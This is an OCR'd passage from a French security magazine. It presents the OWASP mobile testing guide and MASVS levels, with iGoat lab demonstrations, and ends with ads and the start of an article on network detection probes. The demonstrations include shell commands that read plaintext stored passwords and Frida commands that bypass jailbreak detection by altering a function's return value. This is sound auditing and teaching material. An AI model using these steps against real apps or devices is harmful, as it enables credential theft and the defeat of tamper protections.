


Fig. 1 : Le guide.

2. LE GUIDE

Le guide MSTG est découpé en 3 grandes parties : une section générale, une section spécifique à Android et enfin, une section relative à iOS. La partie générale est une section non spécifique à Android ou iOS et qui passe en revue tous les domaines communs aux deux plateformes comme les communications réseau, l'authentification, la gestion des sessions, certains aspects de la cryptographie, l'audit de code et même la rétro-ingénierie.

Les deux autres parties, spécifiques aux plateformes Android et iOS, constituent la plus grosse partie du guide. Après un aperçu du système (architecture et mécanismes de sécurité) pour chaque plateforme, le guide présente en détail les étapes nécessaires pour mettre en place un environnement de test spécifique pour Android et iOS. Ensuite, le cœur du guide reprend les huit domaines du standard MASVS (*Mobile AppSec Verification Standard*) **[MASVS]** :

- Architecture, design et modèle de menaces ;
- Stockage des données et respect de la vie privée ;
- Cryptographie ;
- Authentification et gestion des sessions ;
- Communication réseau ;
- Interactions avec la plateforme ;
- Qualité du code et paramètres de génération ;
- Résilience contre la rétro-ingénierie.

Chaque domaine est lui-même découpé en sous-chapitres (ex. : « tester les données sensibles dans le stockage local du mobile » ou encore « tester les données sensibles dans les fichiers de logs ») avec à chaque fois la théorie nécessaire à la compréhension du test et surtout le détail technique des tests à effectuer aussi bien d'un point de vue d'analyse statique et dynamique. Enfin, les bonnes pratiques et le code non vulnérable peuvent être également détaillés.

3. LE STANDARD ET LA CHECKLIST

Comme pour son équivalent web, le guide est adossé à un standard : le MASVS, ainsi qu'à une checklist. Le standard définit trois niveaux de sécurité :

- L1 : Sécurité standard ;
- L2 : Défense en profondeur ;
- R : Résistance à la rétro-ingénierie et à la modification

Une application qui respecte les exigences du niveau L1 est une application qui respecte les bonnes pratiques de sécurité lors du développement. En général, ce niveau est recommandé pour l'ensemble des applications mobiles. Concernant le niveau L2, le standard recommande ce niveau pour les applications manipulant des données sensibles (données personnelles ou données bancaires par exemple). Enfin, le niveau R n'est pas un niveau à part entière, mais plutôt une protection supplémentaire que le développeur souhaite ajouter afin de protéger la propriété intellectuelle de l'application ou pour assurer son intégrité.

En résumé, le guide autorise la « certification » des applications selon les niveaux suivants :

- L1 ;
- L1+R ;
- L2 ;
- L2+R.

Si l'on souhaite que son application atteigne un certain niveau, il faut donc qu'elle passe avec succès l'ensemble des tests du niveau tel que défini dans la checklist. Il est à noter que pour atteindre le niveau L2, il faut au préalable respecter les exigences du niveau L1. Chaque test possède un identifiant unique (ex. : `MSTG-STORAGE-1`) qui est commun avec le guide. Chaque test est décrit très précisément dans le guide. À quelques exceptions près toutefois, en effet certains tests, comme ceux qui concernent le niveau « R », qui ne sont pas, au moment de la rédaction de l'article, exhaustifs.

Que les allergiques à l'anglais se réjouissent, le standard a été traduit en français, contrairement au guide lui-même. Également traduite, la checklist est un référentiel, au format Excel, qui va permettre de qualifier la couverture du standard MASVS.

Elle contient un test par ligne avec pour chacun un lien vers la page correspondant du guide et son résultat à renseigner par l'auditeur (« Pass/Fail »).

Une fois l'ensemble complété, un graphique au format « araignée » qui représente de manière graphique la couverture du standard est produit.




Fig. 2 : Couverture MASVS.

L2. Pour obtenir le niveau L1, il faut effectuer une cartographie des composants, ainsi que des données sensibles manipulées par l'application, valider l'architecture mise en place et s'assurer que la validation des éléments de sécurité est effectuée côté serveur. Pour atteindre le niveau L2, il est nécessaire, en plus, d'effectuer une analyse de risques et de s'assurer de la sécurité de l'application tout au long du cycle de développement. Le guide recommande de se baser sur les bonnes pratiques du Microsoft SDL **[SDL]**.

4.2 Stockage des données et respect de la vie privée

Le respect de la vie privée et la confidentialité des données sensibles sont sans doute les aspects les plus importants pour une application mobile. Il s'agit d'ailleurs de la section qui contient le plus grand nombre de tests (7 tests pour le niveau L1 et 12 tests pour le niveau L2). Il est primordial que les données sensibles (données personnelles, mots de passe et clés cryptographiques) soient stockées de manière sécurisée.

Prenons comme exemple, la première exigence de la section, référencée sous l'identifiant `MSTG-STORAGE-1`, qui impose que « les fonctions de stockage sécurisées proposées par les systèmes soient utilisées de manière appropriée pour stocker les données sensibles telles que les informations personnellement identifiables (PII), les références des utilisateurs ou les clés cryptographiques ».

4.2.1 iOS

L'application iGoat implémente plusieurs mécanismes de stockage de données au sein de la catégorie « Data Protection (Rest) » permettant de simuler des vulnérabilités de ce type.

Regardons le premier challenge « Core Data ». Il s'agit d'une technologie de stockage de données sous forme de graphe d'objet. Le challenge demande simplement un nom d'utilisateur et un mot de passe. Ces informations sont sans doute stockées dans un fichier présent dans le bac à sable de l'application.

4. ET EN PRATIQUE ?

Quelques applications, classées par niveau (3 pour Android et 2 pour iOS), sont proposées par les auteurs du projet MSTG pour ponctuer le guide de cas pratiques **[CRACKME]**. Les applications iOS proposées présentant peu d'intérêt, nous vous proposons plutôt d'utiliser iGoat **[IGOAT]** qui est une application d'entraînement issue d'un projet de l'OWASP.

4.1 Architecture, design et modèle de menaces

Il s'agit de la seule section qui ne comporte pas de tests techniques. Elle est composée de 4 tests de niveau L1 et 10 tests de niveau

Vérifions en lançant un shell sur le terminal :

```
[needle][metadata] > shell
[*] Spawning a shell...
[*] Checking connection with device...
[+] Already connected to: 10.11.0.1
Warning: Permanently added '10.11.0.1' (RSA) to the
list of known hosts.
Last login: Wed Aug 28 15:53:39 2019 from 10.11.3.3
iPhone:~ root#
```

On identifie tout d'abord le **BundleID** avec **ipainstaller** :

```
iPhone:~ root# ipainstaller -l
com.fce365.MyriamAppv4
com.highaltitudehacks.dvia
com.highaltitudehacks.DVIAswiftv2
com.mattermost.Mattermost
com.sudosecuritygroup.Guardian
com.swaroop.iGoat
OWASP.iGoat-Swift
sg.vp.UnCrackable-2
sg.vp.UnCrackable1
```

Par la suite, il suffit d'identifier le répertoire contenant les données utilisateur de l'application :

```
iPhone:~ root# ipainstaller -i com.swaroop.iGoat
Identifier: com.swaroop.iGoat
Version: 1
Short Version: 3.0
Name: iGoat
Display Name: iGoat
Bundle: /private/var/containers/Bundle/
Application/55A01319-41EB-4FBC-8891-5C358863E447
Application: /private/var/containers/Bundle/
Application/55A01319-41EB-4FBC-8891-5C358863E447/
iGoat.app
Data: /private/var/mobile/Containers/Data/
Application/1DDD5AAF-B737-4A0B-AEE0-52EBBD8D69C4
```

On aurait pu récupérer la même information avec le module **binary/info/metadata** de l'outil Needle **[NEEDLE]** ou alors à la main dans le fichier **/User/Library/FrontBoard/applicationState.db** à partir d'iOS10.

Une fois dans le répertoire, il est assez simple de trouver le fichier qui contient la solution :

```
iPhone:/private/var/mobile/Containers/Data/
Application/1DDD5AAF-B737-4A0B-AEE0-52EBBD8D69C4
root# sqlite3 Documents/CoreData.sqlite
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
sqlite> .tables
ZTEST         ZUSER         Z_METADATA
Z_MODELCACHE  Z_PRIMARYKEY
sqlite> select * from ZUSER;
1|2|1|john@test.com|coredbpassword
sqlite>
```

Les identifiants sont stockés en clair, l'exigence n'est donc pas remplie.

Par défaut, Core Data ne chiffre pas les données, tout comme avec les autres mécanismes de stockage (**NSUserDefaults**, **NSData**, SQLite, etc.) à l'exception du KeyChain.

4.2.2 Android

Comme pour iOS, il existe sous Android différentes solutions proposées au développeur pour stocker les données propres à l'application, notamment :

- des fichiers XML nommés « Shared Preferences », qui sont plutôt destinés à stocker des options de configuration ;
- des bases de données (en local avec SQLite ou dans le Cloud avec Firebase par exemple) ;
- des fichiers plats pouvant se trouver dans l'espace de stockage interne ou externe de l'équipement.

Il est nécessaire de s'assurer que des données sensibles ne se retrouvent pas en clair dans ces espaces de stockage. À titre d'exemple, en 2016, il a été identifié que l'application « F-Secure KEY Password Manager », qui est un gestionnaire de mots de passe, stockait le « master » mot de passe en clair dans un fichier « Shared Preferences » nommé **KeyStorage.xml** **[FSECURE]**. Voici un exemple permettant de consulter le contenu du fichier :

```
# cd /data/data/com.fsecure.key/shared_prefs/
# cat KeyStorage.xml
<map> <string name="user_guide">seen</string>
<string name="master_password">miscpassword</string>
</map>
```

Cette information sensible est stockée en clair dans un fichier de l'application, l'exigence n'est donc pas respectée.

4.3 Cryptographie

Cette section recense uniquement 6 tests (tous de niveau L1 et L2). En résumé, il faut respecter les exigences suivantes :



chez votre marchand de journaux

et sur **www.ed-diamond.com**

PAPIER

en kiosque

FLIPBOOK HTML5

sur www.ed-diamond.com

CONNECT

sur connect.ed-diamond.com

- les clés cryptographiques ne doivent pas être stockées en dur dans le code de l'application ;
- l'application doit utiliser uniquement des algorithmes et des fonctions cryptographiques éprouvés ;
- un générateur pseudo-aléatoire robuste doit être utilisé pour générer des nombres aléatoires.

Il faut s'assurer que l'application n'implémente pas d'algorithmes de chiffrement « maison » et que les bonnes pratiques soient respectées en fonction de l'algorithme utilisé (ne pas utiliser un vecteur d'initialisation nul). À titre d'exemple, il avait été identifié en 2016 que l'application « LastPass Password Manager » utilisait le chiffrement AES pour stocker le « master » mot de passe dans un fichier « Shared Preferences ». La clé AES utilisée était codée en dur dans une classe de l'application et pouvait donc être utilisée pour retrouver le « master » mot de passe en clair **[LASTPASS].**

4.4 Authentification et gestion des sessions

Cette section regroupe 11 tests de niveau L2 dont 7 de niveau L1. Les tests mentionnés dans cette section reprennent les exigences classiques d'une application web à savoir :

- utilisation d'une authentification (a minima identifiant / mot de passe) pour les services externes ;
- mise en place d'une politique de mot de passe complexe ;
- mise en place d'un mécanisme de suivi de session (identifiant unique et aléatoire) ;
- mettre fin à la session lorsque l'utilisateur se déconnecte ou lors de l'expiration de la session ;
- protection contre les attaques par bruteforce.

4.5 Communication réseau

Comme pour la section précédente, les tests présentés sont classiques par rapport à une application web. Les 3 tests de niveau L1 s'assurent que l'application utilise une liaison TLS et que les bonnes pratiques soient implémentées (algorithmes de chiffrement éprouvés et vérification du certificat présenté par le serveur). Les 3 autres tests du niveau L2 nécessitent la mise en place de « Certificate Pinning » et de l'utilisation d'un autre canal de communication (e-mail ou SMS) pour les opérations de création de compte ou de perte de mot de passe.

Il est trivial de valider ces différents points en utilisant un proxy web tel que BurpSuite.

4.6 Interactions avec la plateforme

Cette section se concentre sur les permissions demandées par l'application, le support des schémas d'URL, la désérialisation, les fonctionnalités accessibles via IPC ou assimilés et la configuration des WebViews. Sur les 8 tests de la section, la moitié concerne les WebViews.

Pour effectuer la plupart des tests de cette section, il est fortement conseillé de disposer du code source de l'application. Heureusement, certains tests peuvent être réalisés grâce à une analyse dynamique.

On peut, par exemple, « fuzzer » automatiquement les URL sous iOS avec le script **[IOS-URL-SCHEME-FUZZING]** que l'on aura au préalable agrémenté de chaînes de caractères de **[FUZZDB]**.

Certains mécanismes de communication de type IPC peuvent aussi être testés de manière dynamique. Le presse papier est sans doute l'exemple le plus simple : « est-ce que les informations que j'ai copiées d'une application sont accessibles aux autres applications ? ». Il est possible de protéger le presse-papier en définissant des presse-papiers personnalisés, propres à l'application plutôt que d'utiliser le presse-papier général, mais c'est rarement fait en pratique.

Pour les WebViews, il s'agira principalement de tester si elles autorisent l'exécution de code JavaScript et s'il est possible d'appeler du code Java spécifique (auquel cas un attaquant qui mettrait en œuvre l'attaque de l'homme du milieu pourrait interagir avec l'application), puis de déterminer si elles présentent des vulnérabilités de type XSS ou remontées de répertoire.

Dans le contexte d'Android, il sera plus aisé d'analyser le code source de l'application afin d'identifier si l'exécution de code JavaScript est autorisée. Voici un extrait de code, à titre d'exemple, autorisant l'exécution de JavaScript :

```
WebView myWebView = (WebView) findViewById(R.
id.webview);
WebSettings webSettings = myWebView.getSettings();
webSettings.setJavaScriptEnabled(true);
```

Il est à noter que jusqu'aux versions inférieures d'Android 4.2, si l'exécution de code JavaScript était autorisée, il était possible d'appeler n'importe quelle méthode Java de l'application.

4.7 Qualité du code et paramètres de génération

Il s'agit de la dernière section des niveaux L1 et L2. Tous les tests, qui peuvent être réalisés de manière dynamique, vérifient si les symboles ou le code de déboggage ont bien été supprimés, si les journaux ne contiennent pas d'information de déboggage, si l'application a été signée correctement, si les options de sécurité ont bien été positionnées à la compilation (en particulier pour iOS), etc.

Le module **binary/info/compilation_checks** de Needle permet de vérifier très simplement si ces dernières options ont été définies :

```
[+] Target app: eu.newsbrief.cert
[*] Retrieving app's metadata...
[*] Pulling: /private/var/containers/Bundle/
Application/579742F2-CF00-4B47-BC2D-AC3DA00B38FE/
cert.app/Info.plist -> /var/root/.needle/tmp/plist
[V] Analyzing binary...
[+] arm64
[+]             Encrypted: OK
[+]       Stack Canaries: OK
[+]                  ARC: OK
[+]                  PIE: OK
[needle][compilation_checks] > info
```

4.8 Résilience contre la rétro-ingénierie

Un autre volet important, en particulier pour les applications bancaires ou manipulant des informations très sensibles est celui de la résilience contre la rétro-ingénierie.

Contrairement aux autres chapitres, l'alignement n'est pas encore fait entre le guide et le standard. Pas d'identifiant unique, pas de tests détaillés, mais néanmoins des informations utiles sur l'outillage.

Il sera plus aisé d'analyser et de manipuler une application mobile sur un terminal que l'on contrôle complètement (terminal « jailbreaké » pour iOS ou un terminal « rooté » pour Android). Ainsi, l'implémentation d'une détection de « jailbreak » ou de « rootage » au sein de l'application permettra de ralentir un attaquant potentiel.

Concernant iOS, le guide liste quatre méthodes pour détecter un terminal « jailbreaké » :

- vérification des fichiers utilisés habituellement par les « jailbreaks » (ex : **/Applications/Cydia.app**) ;
- vérification des permissions sur les fichiers (l'application peut-elle écrire en dehors du bac à sable ?) ;
- gestionnaire de protocole (l'application peut-elle appeler une URL débutant par **cydia://** ?) ;
- appels d'API système (un appel à la fonction **system()** retourne-t-il « 1» ?).

Nous pouvons en ajouter deux :

- des ports non standards sont-ils à l'écoute ? (comme le tcp/22) ;
- peut-on dupliquer un processus ?

L'exercice « Method Swizzling » de la catégorie « Tampering » de l'application iGoat simule une détection utilisant la première méthode.

Grâce au script **objc-method-observer** de Frida, il est très aisé d'identifier si une application vérifie la présence d'un fichier. On voit ici que lors du déclenchement de l'exercice, l'application teste la présence du fichier **Application/Cydia.app**.

```
host:bin davy# frida -U iGoat -c mrmacete/objc-
method-observer
(...)
 [iPhone::iGoat]-> observeSomething('*[*
*fileExists*]');
Observing  -[WebBookmark webarchivePathInReaderForm
:fileExists:]
Observing  -[NSFileManager _web_fileExistsAtPath_no
warn:isDirectory:traverseLink:]
Observing  -[NSFileManager fileExistsAtPath:]
(...)
undefined
[iPhone::iGoat]-> (0x174009df0)  -[NSFileManager
fileExistsAtPath:]
```

```
fileExistsAtPath: /Applications/
Cydia.app (__NSCFConstantString)
0x1000f19dc iGoat!0x5d9dc
0x19968bd30 UIKit!-[UIApplication
sendAction:to:from:forEvent:]
(...)
0x19374c0a4 CoreFoundation!__
CFRunLoopRun
RET: 0x1
```

Frida-trace permettra de modifier la valeur de retour de la méthode **fileExistsAtPath**.

```
host:~ root# frida-trace -U iGoat -m
"-[NSFileManager fileExistsAtPath:]"
Instrumenting functions...
-[NSFileManager fileExistsAtPath:]:
Auto-generated handler at
"/private/var/root/__handlers__/__
NSFileManager_fileExistsAtPath__.js"
Started tracing 1 function. Press
Ctrl+C to stop.
Function [NSFileManager
fileExistsAtPath] originally
returned:0x1
Changing the return value to:0x0
           /* TID 0x403 */
 59604 ms  -[NSFileManager
fileExistsAtPath:0x10035c478]
```

Souvent, les applications implémentent plusieurs vérifications qui sont effectuées séquentiellement. Dans ce cas là, pour contourner l'ensemble des vérifications, l'idée est de modifier la valeur de retour finale de la variable qui définit l'état du terminal (« jailbreaké » ou non) plutôt que le retour de chaque test.

Concernant Android, les techniques de détection pour identifier si un équipement est « rooté » sont assez basiques :

- rechercher si des applications spécifiques sont installées sur l'équipement (par exemple : **com.kingouser.com**, **com.noshufou.android.su** ou **eu.chainfire.supersu**) ;
- identifier si certains programmes sont présents sur le système (par exemple : **su**, **supersu** ou **busybox**) ;
- vérifier les propriétés du système (notamment si SELinux est désactivé ou si **adb** est exécuté avec les privilèges « root »).

CONCLUSION

Au moment de l'écriture de cet article, l'équipe de bénévoles en charge du projet a mis en pause la rédaction du guide pour se concentrer sur le standard. La prochaine version du guide (1.2), prévue pour la fin de l'année, implique de nombreux ajouts, corrections et améliorations en tout genre alors si la sécurité des applications mobiles est un sujet qui vous intéresse, n'hésitez pas à contacter l'équipe qui recherche activement des volontaires.

REMERCIEMENTS

Sven Schleier, le leader du projet, pour le temps qu'il a consacré à répondre à nos sollicitations. ■

RÉFÉRENCES

[OWASP_MSTG] https://www.owasp.org/index.php/OWASP_Mobile_Security_Testing_Guide

[OWASP_TESTING_GUIDE] https://www.owasp.org/index.php/OWASP_Testing_Project

[MASVS] https://github.com/OWASP/owasp-masvs/

[CRACKME] https://github.com/OWASP/owasp-mstg/tree/master/Crackmes

[IGOAT] https://github.com/OWASP/iGoat

[SDL] https://www.microsoft.com/en-us/securityengineering/sdl

[NEEDLE] https://github.com/mwrlabs/needle

[FSECURE] https://team-sik.org/sik-2016-027/

[LASTPASS] https://team-sik.org/sik-2016-022/

[IOS-URL-SCHEME-FUZZING] https://codeshare.frida.re/@dki/ios-url-scheme-fuzzing/

[IFUZZDB] https://github.com/fuzzdb-project/fuzzdb

FIC 2020

Forum International de la Cybersécurité

28, 29 & 30 janvier 2020

LILLE GRAND PALAIS

L'ÉVÉNEMENT EUROPÉEN DE RÉFÉRENCE SUR LA CYBERSÉCURITÉ ET LA PROTECTION DES DONNÉES

"Tous connectés, tous impliqués, tous responsables" *

Agissez pour **votre cybersécurité !**

DEMANDEZ VOTRE INVITATION DÈS MAINTENANT

WWW.FORUM-FIC.COM

#FIC2020

@FIC_eu . Forum FIC

* Guillaume Poupard, Directeur général de l'ANSSI, au FIC 2019.

SONDES DE DÉTECTION : PERFORMANCES, ÉVALUATIONS ET BIAIS

Florian MAURY
Spécialiste en sécurité des réseaux et des protocoles – Gatewatcher

En avril 2019, l'ANSSI a qualifié les premières sondes pour assurer la supervision de sécurité de réseaux. Les opérateurs d'importance vitale (OIV), les opérateurs de services essentiels (OSE) et, d'une manière générale, les organismes opérant des fonctions sensibles disposent ainsi de produits français de confiance : Cybels Sensor de Thales et Trackwatch Full Edition de Gatewatcher. La méthodologie d'évaluation des sondes n'est, hélas, pas publique. Les ingénieurs sécurité et réseau devant intégrer ces sondes ne disposent donc pas de guides pour effectuer la recette de leur efficacité en production. Cet article propose un retour d'expérience sur l'évaluation des sondes, notamment sous l'angle de la performance. Cet aspect est, en effet, particulièrement significatif puisque le taux de détection d'une sonde diminue si elle est submergée, quand bien même elle serait équipée des meilleurs signatures et moteurs d'analyse.

mots-clés : *SONDES DE DÉTECTION / MÉTHODOLOGIE DE TESTS / PERFORMANCES*

1. DE LA NOTION DE BUDGET

Les différents moteurs d'analyse constituant une sonde consomment des ressources machine. Celles-ci sont en quantité finie et dépendante du matériel sur lequel sont installés les mécanismes de détection et d'analyse. Ces ressources comprennent notamment la capacité de calcul (CPU, FPGA, ASIC) et la mémoire (RAM, mémoire de travail des périphériques…).

Il est généralement possible d'effectuer certains compromis calcul/mémoire afin d'optimiser le traitement. Néanmoins, ces ressources confinent, in fine, au temps nécessaire pour traiter un paquet entrant. La variable non ajustable est, en effet, le débit entrant dans une sonde. Ce débit est exprimé en deux unités : le nombre de paquets par seconde, et le nombre d'octets par seconde.

Le nombre de paquets par seconde est significatif, car il définit le budget temporel disponible pour le traitement des paquets. Un million de paquets par seconde signifient que la sonde dispose d'un millionième de seconde pour le traitement de chaque paquet en moyenne. En outre, le nombre de paquets par seconde a une influence sur le nombre d'interruptions (matérielles ou logicielles) qu'un CPU doit traiter. De la même manière qu'un ingénieur est moins productif s'il est constamment interrompu, un CPU perd du temps à chaque interruption. En conséquence, à l'instar de nombreux équipements, il est aisé de noyer une sonde sous de nombreux paquets représentant un trafic extrêmement modéré en octets par seconde.

Le nombre d'octets par seconde reste cependant significatif. Ce dernier a, en effet, un impact sur les

temps de transfert des paquets entre les différents composants de la sonde. Cet impact se matérialise notamment pendant les recopies des paquets, entre composants matériels ou logiciels.

Dès lors qu'une sonde épuise son budget pour le traitement d'un paquet, celui des paquets suivants peut en pâtir. S'il ne s'agit que d'un pic de trafic, il est généralement possible d'absorber celui-ci en lissant son coût sur les millisecondes/secondes suivantes. En effet, certains paquets sont traités plus rapidement que d'autres, comme ceux qui sont immédiatement écartés, car faisant partie d'un flux chiffré dont la sonde n'a pas la clé de déchiffrement. Si le pic d'activité se prolonge, la sonde n'a alors d'autre choix que de défausser du trafic. L'endroit et la manière dont le trafic est défaussé sont déterminés en fonction de la localisation du goulot d'étranglement.

2. LES GOULOTS D'ÉTRANGLEMENT

Les paquets reçus peuvent être défaussés par de nombreux composants matériels ou logiciels, dès lors qu'une surconsommation budgétaire survient. Cela peut se produire dès la carte réseau recevant les paquets et ne pouvant pas les diffuser au noyau, ou bien plus tard, quelque part dans le noyau ou dans le logiciel de détection en lui-même.

2.1 Pertes par la carte réseau

Les cartes réseau disposent d'une mémoire interne relativement réduite ; il s'agit d'une file d'attente. Chaque paquet entrant dans la carte est inséré dans cette file. Celle-ci est ensuite consommée par un procédé qui transfère les paquets dans la mémoire centrale du serveur. Cela s'effectue par des écritures DMA (*Direct Memory Access*) ou des variantes, telles qu'IOAT/DMA (*I/O Acceleration Technology DMA*).

